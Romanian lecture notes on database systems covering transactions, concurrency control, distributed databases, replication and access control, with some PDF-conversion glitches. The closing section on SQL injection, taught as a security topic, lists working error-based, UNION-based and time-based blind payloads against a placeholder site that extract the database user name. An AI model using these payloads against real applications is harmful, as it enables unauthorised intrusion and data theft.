


Tranzacții

O tranzacție reprezintă o secvență de mai multe instrucțiuni/operații care, împreună, sunt private ca o singură operație în sine (pentru utilizatorii obișnuiți) → nu putem efectua tranzacții pe jumătate.

O altă proprietate a unei tranzacții este că aceasta lasă baza de date într-o stare consistentă.




Un SGBD vede o tranzacție ca o serie de citiri și scrieri.

!!! End transaction nu specifică dacă tranzacția s-a încheiat cu succes sau nu.

!!! Undo & Redo sunt operații care sunt efectuate doar atunci când trebuie recuperate date.

Stările tranzacțiilor:

- **Active:** tranzacția este *în execuție*
- **Partially Committed:** tranzacția *urmează să se finalizeze*
- **Committed:** terminare cu *succes*
- **Failed:** execuția normală a tranzacției *nu mai poate continua*
- **Aborted:** terminare cu *roll back*



Proprietățile tranzacțiilor – ACID

- **Atomicitate** – fie se execută toate operațiile unei tranzacții, fie niciuna
- **Consistență** – conținuturile de integritate trebuie să fie păstrate în continuare
- **Izolare** – atunci când un programator scrie o tranzacție, nu ar trebui să se gândească cu cine ar putea să intre în conflict; tranzacția este scrisă ca un program care rulează de sine-sătător
- **Durabilitate** – în momentul în care o tranzacție s-a executat cu succes, în baza de date trebuie să se regăsească efectele execuției acelei tranzacții

Atomicitate:

- toate operațiile sunt atomice: delete, insert, update
- în momentul în care o tranzacție își oprește tranzacția la mijloc, trebuie să existe un mecanism prin care să refacem contextul → SGBD salvează în *loguri* toate acțiunile unei tranzacții, pentru a le putea anula la nevoie
- **recuperarea datelor (crash recovery)** = acțiunea prin care se asigură atomicitatea tranzacțiilor la apariția unei erori

Consistență:

- SGBD este responsabil cu păstrarea consistenței unei baze de date, însă logica după care omul face modificări la baza de date nu intră în responsabilitatea acestuia

Izolare:

- în momentul în care o tranzacție se execută în paralel cu o altă tranzacție, pe același date, efectul asupra bazei de date trebuie să fie identic cu execuția serială a lor
- dacă T₁ și T₂ se execută în același timp, după ce își termină execuția, când ne uităm în baza de date, trebuie să fie ori efectul execuției T₁ → T₂, ori T₂ → T₁

Durabilitate:

- odată ce o tranzacție s-a executat cu succes, sistemul garantează că rezultatul operațiilor nu se vor pierde
- SGBD este responsabil cu recuperarea datelor în cazul în care o tranzacție nu s-a executat cu succes

Planificarea tranzacțiilor

Anomalii ale execuției concurente:

1. Dirty Reads (Reading Uncommitted Data) – conflict WR

T₁: R(A), W(A), R(B), W(B), Abort

T₂: R(A), W(A), **Commit**

- valoarea lui A revine la valoarea pe care a avut-o înainte de tranzacții
 - dirty read-ul apare la T₂: T₂ a citit o modificare a lui T₁ care nu a persistat în baza de date, deci valoarea pe care a salvat-o este una greșită
 - un utilizator care efectuează T₂, observă că tranzacția s-a efectuat cu succes, însă când merge în baza de date să vadă modificarea, vede că nu există, deoarece s-a făcut undo pentru T₁ și s-a suprascris baza de date cu valoarea de dinaintea execuției lui T₁
 - nu este o operatie durabilă

2. Unrepeatable Reads – conflict RW:

T₁: R(A), R(A), W(A), Commit

T₂: R(A), W(A), **Commit**

- fără să facă vreo modificare, T_1 va citi valori diferite pentru aceeași resursă
 - nu este o operatie consistentă

3. Blind writes (Overwriting Uncommitted Data) – conflict WW:

T₁: W(A), W(B), **Commit**

T₂: W(A), W(B), Commit

- după ce se execută tranzacțiile. A rămâne cu ce a zis T_2 , iar B rămâne cu ce a zis T_1 .

4. Phantom Reads:

- se fac două select-uri, însă la al doilea, apare o înregistrare “*fantomă*”, care nu a apărut în primul select
 - se întâmplă când cineva face o modificare între cele două selecturi

SGBD ignoră operații care nu sunt de tip Read / Write, deoarece acestea nu provoacă o alterare a datelor.

O planificare a tranzacțiilor se referă la modul/ordinea în care sunt intercalate operațiile Read / Write / Abort / Commit ale unei tranzacții cu aceleași operații ale altor tranzacții ce se execută în același timp.

```

T1:                                T2:
d(A)
d(sum)
                                read(A)
                                A := A + 2
                                write(A)
                                commit

d(A)
      := sum + A
te(sum)
mit

```

Planificar

read_{T₁}(A)
read_{T₁}(sum)
read_{T₂}(A)

write_{T₂}(A)
commit_{T₂}
read_{T₁}(A)

write_{T₁}(sum)
commit_{T₁}

Planificare serială – orice planificare ce nu intercalează acțiuni ale mai multor tranzactii

```


T1:          T2:
    read(A)
    A := A + 20
    write(A)
    commit

read(A)
read(sum)
read(A)
sum := sum + A
write(sum)
commit

```

Planificare non-serială

- acțiunile mai multor tranzacții concurente se întrepătrund
- o condiție ca să avem o astfel de planificare este ca ultima operație a fiecărei dintre tranzacții să se execute după prima operație a celeilalte tranzacții



Rezultatul execuției unei planificări trebuie să lase baza de date într-o stare **consistentă**.

Planificări echivalente = efectul a două planificări asupra bazei de date este identic


Planificare serializabilă = efectul execuției concurente a mai multor tranzacții este echivalent cu execuția serială a tranzacțiilor.

!!! Nu ar trebui să executăm planificări care nu sunt serializabile.

Operatie conflictuală = orice pereche de operații în care cel puțin una este operație de **write**.

Care este regula pe care trebuie să o urmăm astfel încât ca planificarea noastră non-serială să fie serializabilă?

Ordinea în care se execută operațiile conflictuale să fie aceeași, și într-o planificare, și în cealaltă.



Două planificări sunt conflict-equivalente dacă:

- implică aceleași tranzacții
- fiecare pereche de acțiuni conflictuale este ordonată în același mod

O planificare este conflict-serializabilă dacă e conflict-equivalentă cu o planificare serială.

Serializabilitate:

- obiectivul serializabilității este găsirea unei planificări non-serialale care permite execuția confurențială a tranzacțiilor fără ca acestea să interfereze și, astfel, să conducă la o stare a unei baze de date la care se poate ajunge și printr-o execuție serială
- previne apariția inconsistențelor generate de interferența tranzacțiilor

Conflict-serializabilitate:

- un mod de a observa dacă o planificare este conflict-serializabilă sau nu e prin trasarea unui graf de precedență:
 - graf orientat
 - fiecare nod din graf reprezintă o tranzacție
 - ducem un arc de la T_i la T_j dacă avem o operație în T_j care e conflictuală cu una din T_i și care urmează după operație din T_i
- dacă avem circuite în graf, atunci planificarea nu este conflict-serializabilă

■ Planificare ce nu este conflict-serializabilă:


T1: R(A), W(A), R(B), W(B)
T2: R(A), W(A), R(B), W(B)



Graf de precedență

Algoritmul de Testare a Conflict-Serializabilității lui S:

1. Pentru fiecare tranzacție T_i din S se crează un nod etichetat T_i în graful de precedență.
2. Pentru fiecare S unde T_j execută un Read(x) după un Write(x) executat de T_i se crează un arc (T_i, T_j) în graful de precedență.
3. Pentru fiecare caz în S unde T_j execută un Write(x) după un Read(x) executat de T_i se crează un arc (T_i, T_j) în graful de precedență.
4. Pentru fiecare caz în S unde T_j execută un Write(x) după un Write(x) executat de T_i se crează un arc (T_i, T_j) în graful de precedență.



View-serializabilitatea:

- planificările S_1 și S_2 sunt view-echivalente:
 - o dacă T_i citește valoarea inițială a lui A în S_1 , atunci T_i de asemenea citește valoarea inițială a lui A în S_2
 - o dacă T_i citește valoarea lui A modificată de T_j în S_1 , atunci T_i de asemenea citește valoarea lui A modificată de T_j în S_2
 - o dacă T_i modifică valoarea finală a lui A în S_1 , atunci T_i de asemenea modifică valoarea finală a lui A în S_2

T1: R(A) W(A)	T1: R(A), W(A)
T2: W(A)	T2: W(A)
T3: W(A)	T3: W(A)

Controlul concurenței tranzacțiilor

Controlul concurenței bazat pe blocări:

Blocare = o metodă utilizată pentru controlul accesului concurrent la date

- odată ce o tranzacție își anunță intenția de a modifica o anumită dată, aceasta se blochează, astfel încât o altă tranzacție, când dorește să acceseze data respectivă, să fie înștiințată că aceasta este blocată, și să aștepte

Blocare partajată (*shared* sau *read lock*) = o tranzacție dorește doar să *citească* obiectul

Blocare exclusivă (*exclusive* sau *write lock*) = o tranzacție dorește să *modifice* obiectul


	Partajat	Exclusiv
Partajat	Da	Nu
Exclusiv	Nu	Nu

- explicație: dacă o tranzacție blochează în mod partajat un obiect, atunci poate veni o altă tranzacție să o blocheze în mod partajat, însă nu poate să o blocheze exclusiv etc.

Pentru a scăpa de anomalii complet, trebuie implementate niște politici ce trebuie urmate de toate planificările de tranzacții, astfel încât ele să nu se afecteze reciproc și să nu conducă la ceva ce nu poate fi serializabil.

Protocol de blocare în două faze (2PL – 2 Phase Locking):

- în viața unei tranzacții, există o primă fază de blocări, și o două fază de deblocări
- toate operațiile de blocare preced prima operație de deblocare în cadrul tranzacției




Page 1 of 4

- ordinea în care deblochez e inversă ordinii în care blochez
- pot apărea anumite probleme între două deblocări: o tranzacție a apucat să îl deblocheze pe C dar nu și pe B, iar între timp o altă tranzacție se folosește de C, îl modifică, dar după aceea, tranzacția inițială se termină fără succes, aşa că se anulează orice modificare pe care ar fi putut-o face cea de-a doua tranzacție
- există un al doilea protocol pentru a elimina această problemă

Strict 2PL protocol:

- toate obiectele care s-au blocat unul după celălalt vor fi deblocate numai când se finalizează tranzacția care le-a blocat




- protocolul e mult prea strict, mult prea restrictiv: micșorează capacitatea unui sistem de a executa mai multe tranzacții concurente
- marea majoritate a planificărilor ce le putem efectua sunt cele seriale

Gestionarea blocărilor:

- există niște tabele sisteme care memorează toate blocările – pentru fiecare înregistrare se memorează:
 - o tranzacția care a inițiat blocarea
 - o tipul de blocare (shared / exclusive)
 - o pointer către o coadă de cereri de blocare ce așteaptă după obiectul blocat
- operațiile de blocare și deblocare trebuie să fie atomice

Deadlock:

- tranzacțiiile se așteaptă reciproc



Page 2 of 4

Exemplu de deadlock:

T1	T2
begin-transaction	
Write-lock(A)	begin-transaction
Read(A)	Write-lock(B)
A=A-100	Read(B)
Write(A)	B=B*1.06
Write-lock(B)	Write(B)
Wait	write-lock(A)
Wait	Wait
...	Wait

Cum se alege tranzacția victimă a unui deadlock?

- durata executiei unei tranzactii – deoarece se elimină cea care a durat cel mai puțin
- numărul obiectelor modificate de către tranzacție
- numărul obiectelor care urmează să fie modificate – dacă o tranzacție urmează să blocheze multe obiecte, înseamnă că, dacă alegem o alta ca victimă, se poate ajunge din nou la deadlock din cauza tranzacției care blochează prea multe

!!! Nu trebuie să fie aleasă de fiecare dată aceeași tranzacție ca victimă.

Prevenire deadlock prin timestamp:

- cea mai veche tranzacție este cea mai puternică
- T_i dorește accesul la un obiect blocat de T_j :
 - *Wait-Die*: dacă T_i are prioritate mai mare decât T_j , T_i așteaptă după T_j ; altfel, T_i se termină fără succes
 - *Wound-Wait*: dacă T_i are prioritate mai mare decât T_j , T_j se termină fără succes; altfel, T_i așteaptă
- **obs:** există mai multe modalități de tratare a acestei terminări: la unele sisteme de operare, în momentul în care apare un astfel de caz, tranzacția care pierde este oprită, se face roll back; alte sisteme iau tranzacția, o opresc, și o pun într-o coadă de așteptare, ca să fie executată din nou de la început, cu timestamp-ul original (!!?)

În practică, foarte multe SGBD-uri nu merg pe nicio politică. În schimb, se uită la o tranzacție și văd de cât timp așteaptă după o resursă. Dacă a trecut de un anumit număr de milisecunde / secunde, atunci tranzacția respectivă se termină.

Detectarea deadlock-ului:

- se crează un **graf de așteptare**:
 - nodurile sunt tranzacții
 - există un arc de la T_i la T_j dacă T_i așteaptă după T_j să elibereze un obiect blocat
- dacă există un circuit în acest graf, atunci a apărut un deadlock
- SGBD verifică periodic dacă au apărut circuite în graful de așteptare

Baze de date distribuite

Bază de date centralizată – atât informații legate de structura unei baze de date, cât și datele efective care sunt stocate în tabelele ei, precum și alte obiecte (proceduri stocate, view-uri, funcții, trigger etc.) sunt stocate în aceeași locație

Bază de date distribuită – o bază de date care este “spartă” în mai multe fragmente, care sunt memorate în locuri diferite (pe calculatoare diferite)

Independenta Datelor Distribuite

- atunci când interacționăm cu baza de date, faptul că baza respectivă e memorată pe un singur server, sau fragmente ale ei sunt memorate pe diferite servere, nu ar trebui să ne afecteze din punct de vedere al performanței, consistenței datelor, modului în care accesăm datele etc.

Atomicitatea Tranzacțiilor Distribuite

- păstrarea celor 4 proprietăți (ACID) este mai dificilă într-un context distribuit
- pot apărea mai multe evenimente care să impacteze fie atomicitatea, fie durabilitatea, fie consistența
- un SGBD distribuit este mai complex; acele module care se ocupă de gestionarea concurenței și de recuperarea datelor trebuie să funcționeze și într-un context distribuit

BDD - Avantaje:

- este foarte util să avem datele stocate pe locații diferite; este **mai rapid** de procesat și prelucrat
- informațiile trebuie să fie copiate pentru a putea fi **disponibile**
- **modularitatea**
- **autonomia locală**

BDD – Provocări:

Proiectarea bazelor de date:

- **fragmentarea și alocarea** – aceste decizii pot影响a performanța

Procesarea interogărilor distribuite:

- SGBD are o misiune dificilă de a găsi calea cea mai rapidă prin care să aducă datele către noi, prin interpretarea interogării scrise; la BDD, nu se mai ia în calcul doar costul de transfer de pagini între memoria internă și hard disk, ci se ia și **costul de comunicare** între servere diferite
- avantajul **procesării paralele** – când se execută o interogare, aceasta este spartă în interogări distincte, care se execută pe servere diferite în paralel

Controlul concurenței:


- se identifică mai greu faptul că a apărut un **deadlock**
- propagarea modificărilor – aceleași date pot fi stocate pe mai multe servere diferite; ne putem confrunta cu un caz de **inconsistență a datelor**

Păstrarea consistenței bazelor de date:

- sunt mai multe motive pentru care o tranzacție poate să eșueze: se oprește un server, se blochează o anumită conexiune între servere etc.
- sincronizarea datelor

Tipuri de baze de date distribuite:

- **SGBD singular**
 - există un singur proces corespunzător SGBD, care se comportă foarte asemănător cu modul în care se comportă cu o bază de date locală
 - e ca și cum totul ar fi stocat local, însă nu e așa
- **SGBD multiplu**
 - pe fiecare fragment avem servere diferite care acționează asupra lor
 - va trebui să existe un server principal (master) care comunica cu fiecare dintre acele servere locale
 - **omogen** – când vorbim de exact aceleași servere (de exemplu dacă avem SQL Server instalat în toate fragmentele)
 - **eterogen** – aceeași bază de date este gestionată de SGBD diferite (de exemplu, un fragment este gestionat de SQL Server, altul de MySql) → când vrem să accesăm date stocate în toate fragmentele trebuie să găsim un limbaj comun pentru toate serverele → **gateway**



Fragmentare:

- *Orizontală*
 - Primară – anumite înregistrări sunt stocate pe un site, alte înregistrări sunt stocate pe un alt site
 - Derivată – prin faptul că avem legături între tabele, și alte informații trebuie transferate (nu în totalitate)
- *Verticală*
 - anumite câmpuri dintr-o tabelă sunt puse pe un site, alte câmpuri sunt puse pe un alt site
 - pentru a putea regăsi informațiile care au fost disparsate pentru aceeași entitate, e nevoie de un punct de legătură (cheia primară), care trebuie să fie memorat în toate fragmentele
 - sunt executate niște join-uri → timp mai mare pentru a efectua operațiile

În practică, pe aceeași tabelă se poate găsi o combinație dintre cele două fragmentări.

Proprietăți ale fragmentării:

$$R \Rightarrow F = \{F_1, F_2, \dots, F_n\}$$

Completitudine

$$\forall x \in R, \exists F_i \in F \text{ astfel încât } x \in F_i$$

Disjunctivitate

$$\forall x \in F_i, \neg \exists F_j \text{ astfel încât } x \in F_j, i \neq j$$


Reconstrucție

Există o funcție g astfel încât

$$R = g(F_1, F_2, \dots, F_n)$$

Replicare:

- avantaje:
 - crește disponibilitatea datelor
 - putem avea o evaluare mai rapidă a interogărilor



- probleme:

- propagarea modificărilor: **sincron** vs. **asincron**

Replicare sincronă:

- o modificare, odată realizată pe un fragment, se distribuie aproape imediat pe celelalte replici
- face actualizarea respectivă transparentă pentru utilizatori – se interacționează cu baza de date ca și cum ar fi o bază de date locală (puțin mai încet)

Replicare asincronă:

- se realizează o modificare, însă celelalte replici nu se actualizează imediat
- utilizatorii știu că la un moment dat, când acceseză informațiile, nu sunt ultimele informații posibile
- se poate construi un sistem distribuit care să aibă o replicare sincronă, însă răspunsul vine mai târziu
- multe dintre produsele curente urmează această abordare

Tehnici de replicare sincronă:

A. Citește-orice / Modifică-tot (ROWA)

- dacă un fragment este replicat pe 10 servere, dacă vrem să citim informația din acel fragment, de obicei este adusă de pe server-ul cel mai apropiat (din motive de viteză)
- avantajelează cititorul
- cel care scrie, va trebui să scrie pe toate cele 10 replici, ceea ce îl pună în dezavantaj
- se aplică în situațiile când citirile sunt multe, iar modificările sunt puține

B. Votare (consens al cvorumului)

- când modificăm un fragment, nu trebuie să actualizăm modificările pe toate cele 9 copii, ci doar pe o majoritate a lor
- nu se poate citi doar de pe o singură replică, deoarece nu avem garanția că vom cîti ultimele date salvate → trebuie citite suficiente copii pentru a se asigura accesul la una dintre copiile recente
- nu este o abordare des utilizată

Replicare Peer-to-Peer:

- avem mai multe copii ale unui fragment (10), dintre care o parte sunt copii *master* – toate aceste copii sunt actualizate imediat când apare o modificare (3 din 10)
- modificările unei copii *master* trebuie să fie propagate către celelalte copii
- conflict: dacă pe 2 copii *master* se operează modificări asupra aceleiași înregistrări în același timp? ! **COLIZIUNE**

Securitatea bazelor de date

- ce modificare se transmite copiilor secundare?
- transferul de modificări se face de la copia principală la copiile secundare (nu foarte frecvent, nu imediat)

Replicare cu site principal:

- doar o copie a unei tabele este considerată copie primară / *master*
- celelalte copii sunt *subscriberi*
- copiile secundare nu primesc notificare cu actualizarea, ele se actualizează independent la un moment dat, după o interogare la copia *master*
- se face în două feluri:
 - o pe baza unui log:
 - la nivelul replicii principale există o tabelă specială, numită *Change Data Table*, unde se țin minte toate modificările care s-au operat pe fragment
 - modificările tranzacțiilor care se anulează trebuie înălțurate din CDT
 - se ia textul din tabelă și se re-execută tranzacțiile salvate pe copii
 - o procedural:
 - din când în când se face câte un snapshot al bazei de date și se stochează într-o tabelă
 - când vine *subscriber*-ul, verifică dacă există vreun snapshot mai recent, ia ultimul snapshot și îl copiază peste baza de date

1. Controlul discretional al accesului

- se bazează pe conceptul drepturilor de acces (sau **privilegiilor** – fiecare utilizator definit pe o bază de date are anumite privilegii) pentru obiectele bazei de date(tabele & view-uri), și pe mecanisme de acordare și revocare de privilegii
- Creatorul unei tabele sau view primește implicit toate privilegiile asupra acelui obiect, și le poate da apoi și altor utilizatori acele privilegii asupra obiectelor create.
 - Un SGBD reține cine câștigă sau pierde privilegii și se asigură că numai cererile de la utilizatorii ce au privilegiile corespunzătoare (la momentul inițierii cererii) sunt permise.

Comanda pentru acordarea privilegiilor:

```
GRANT privileges ON object TO users [WITH GRANT OPTION]
```

object – tabela sau view-ul

users – lista de utilizatori

WITH GRANT OPTION – utilizatorul poate să ofere la rândul lui altor utilizatori acel privilegiu

Exemple privilegiile posibile:

- **SELECT:** poate citi valorile tuturor coloanelor (inclusiv cele adăugate ulterior cu ALTER TABLE)
- **INSERT (col) / UPDATE (col):** se pot inseră/actualiza înregistrări cu valori concrete (nenule și/sau neimplicite) pentru coloanele specificate. Pentru restul coloanelor unde nu este acces se vor pune valori implicate
- **DELETE:** se pot șterge înregistrări
- **REFERENCES (col):** permite unei alte persoane să creeze o tabelă care are o cheie străină/externă (sau mai multe) ce referă coloana specificată

Numai creatorii unui obiect pot executa operațiile CREATE, ALTER și DROP

```
GRANT INSERT, SELECT ON Students TO Horatio
```

- Horatio poate interoga *Students* sau inseră înregistrări.

```
GRANT DELETE ON Students TO David WITH GRANT OPTION
```

- David poate șterge înregistrări și poate autoriza alți utilizatori să șteargă înregistrări.

```
GRANT UPDATE (Grade) ON Students TO Dustin
```

- Dustin poate actualiza (doar) câmpul *Grade* al înregistrărilor tablei *Students*.

```
GRANT SELECT ON ActiveStudents TO Sarah, Jen
```

- Nu se permite celor doi utilizatori să interogheze direct tabela *dents!*

Pentru a acorda unei persoane un privilegiu SELECT ca să vadă doar anumite înregistrări sau câmpuri dintr-o tabelă, definim un view și îi dăm acces la el.

Comanda REVOKE

- **REVOKE** – când este revocat un privilegiu lui X, acesta este revocat tuturor utilizatorilor care au primit privilegiul **doar** de la X. Identificarea lor se realizează pe baza unui graf de autorizări: nodurile sunt utilizatori și un arc indică cine cui i-a transmis un privilegiu
- Dacă Y a primit același privilegiu și de la X și de la Z, iar lui X i se șterge acel privilegiu, Y rămâne cu acel drept de acces de la Z.
- Dacă creatorul unui view pierde privilegiul de SELECT asupra unei tabele, view-ul este automat eliminat din baza de date
- Creatorul unui view are privilegii asupra view-ului dacă acesta are privilegii asupra tuturor tabelelor accesate de către view.
- Din SQL:1999 privilegiile sunt asignate unor roluri, care pot fi transmise unor utilizatori sau altor roluri

2. Controlul obligatoriu al accesului

- bazat pe politici ce nu pot fi modificate de utilizatori individuali
 - fiecărui **obiect** din BD îi este asociată o **clasă de securitate**
 - fiecare **subiect** (utilizator sau program utilizator) are asociată o **permisiune** pentru o clasă de securitate
 - regulile bazate pe clase de securitate și permisiuni specifică cine și ce obiecte poate citi/modifica
- controlul discrețional are anumite limite, permitând în anumite situații utilizatorilor neautorizați să "păcălească" utilizatorii autorizați să dezvăluie date (problema calului troian):
 - John face tabela Horsie și oferă privilegii de INSERT lui Justin (care nici nu știe), apoi face modificări în codul unei aplicații utilizate de Justin să scrie anumite date secrete în tabela Horsie. Acum John are acces la informații secrete

Modelul Bell-LaPadula

- obiecte, subiecti
- Clase de securitate: Top secret(TS), secret(S), confidential (C), unclassified(U):
 - TS>S>C>U
- Fiecare obiect și subiect are asignată o clasă de securitate:
 - **Securitate simplă**: Subiectul S poate citi obiectul O dacă: **class(S) >= class(O)**
 - **Proprietatea ***: S poate modifica O numai dacă: **class(S) <= class(O)**
- Ne asigurăm astfel că informația nu poate să fie transmисă de la un nivel de securitate superior la unul inferior:
 - Dacă John are clasa C, Justin are clasa S și tabela secretă are clasa S, tabela lui John are permisiunea C (de la John), aplicația lui Justin are permisiunea S, astfel că aplicația nu poate insera în Horsie.

bid	bname	color	class
101	Salsa	Red	S
102	Pinto	Brown	C


Relații multinivel

Să spunem că utilizatorii cu permisiunile S și TS vor vedea ambele tupluri, unul cu permisiunea C vede doar a doua înregistrare, iar unul cu U nu va vedea niciuna.

Dacă C încearcă să insereze `<101, Pasta, Blue, C>` e violată constrângerea de cheie și se deduce astfel că există un obiect cu cheia 101 care are o clasă > C. Problema se rezolvă inserând clasa în cheie.

SQL Injection – Tehnică ce exploatează o vulnerabilitate de securitate ce apare la nivelul accesului bazei de date a unei aplicații.

– Este un caz particular al unei clase mai generale de vulnerabilități ce apare atunci când un limbaj de scripting/programare este inserat într-un alt limbaj.



Clasificare:

- **Inband**: datele sunt extrase folosind același canal utilizat pentru injectarea codului SQL.
- **Out-of-band**: datele sunt returnate pe canale diferite (ex. Email ce conține rezultatele interogării)
- **Inferential**: nu are loc un transfer de date; informația poate fi reconstruită prin trimiterea unei cereri particulare și observarea comportamentului serverului de baze de date sau a aplicației.

Tipuri:

- **Bazat pe eroare**: construirea unei interogări ce cauzează o eroare, și deducerea unor informații pe baza erorii

```
http://[site]/page.asp?id=1 or
1=convert(int,(USER))--
```

Syntax error converting the nvarchar value '[j0e]' to a column of data type int!

- **Bazat pe UNION:** Se folosește SQL UNION pentru a combina rezultatele mai multor comenzi SELECT SQL într-un singur rezultat. Foarte util pentru SQL Injection!

`http://[site]/page.asp?id=1 UNION SELECT ALL 1--`

Eroare: "All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists."

`http://[site]/page.asp?id=1 UNION SELECT ALL 1,2--`

Eroare: "All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists."

`http://[site]/page.asp?id=1 UNION SELECT ALL 1,2,3--`

Eroare: "All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists."

`http://[site]/page.asp?id=1 UNION SELECT ALL 1,2,3,4--`

Fără eroare! ☺

`http://[site]/page.asp?id=null UNION SELECT ALL 1,USER,3,4--`

- **Orb:** Evaluarea unei condiții ca adevărate sau false se face deducând răspunsul prin returnarea unei pagini web valide sau nu, sau folosind timpul necesar pentru returnarea paginii de răspuns.

Cum se obține dimensiunea numelui utilizatorului BD (3)

`http://[site]/page.asp?id=1; IF (LEN(USER)=1) WAITFOR DELAY '00:00:10'--`

Este returnată imediat o pagină validă

`http://[site]/page.asp?id=1; IF (LEN(USER)=2) WAITFOR DELAY '00:00:10'--`

Este returnată imediat o pagină validă

`http://[site]/page.asp?id=1; IF (LEN(USER)=3) WAITFOR DELAY '00:00:10'--`

O pagină validă este returnată cu o întârziere de 10 secunde!

Cum se află primul caracter al lui USER ('D')

`http://[site]/page.asp?id=1; IF (ASCII(lower(substring([USER], 1, 1)))>97) WAITFOR DELAY '00:00:10'--`

O pagină validă este returnată cu o întârziere de 10 secunde!

`http://[site]/page.asp?id=1; IF (ASCII(lower(substring([USER], 1, 1)))=98) WAITFOR DELAY '00:00:10'--`

Este returnată imediat o pagină validă

`http://[site]/page.asp?id=1; IF (ASCII(lower(substring([USER], 1, 1)))=99) WAITFOR DELAY '00:00:10'--`

Este returnată imediat o pagină validă


`http://[site]/page.asp?id=1; IF (ASCII(lower(substring([USER], 1, 1)))=100) WAITFOR DELAY '00:00:10'--`

O pagină validă este returnată cu o întârziere de 10 secunde!

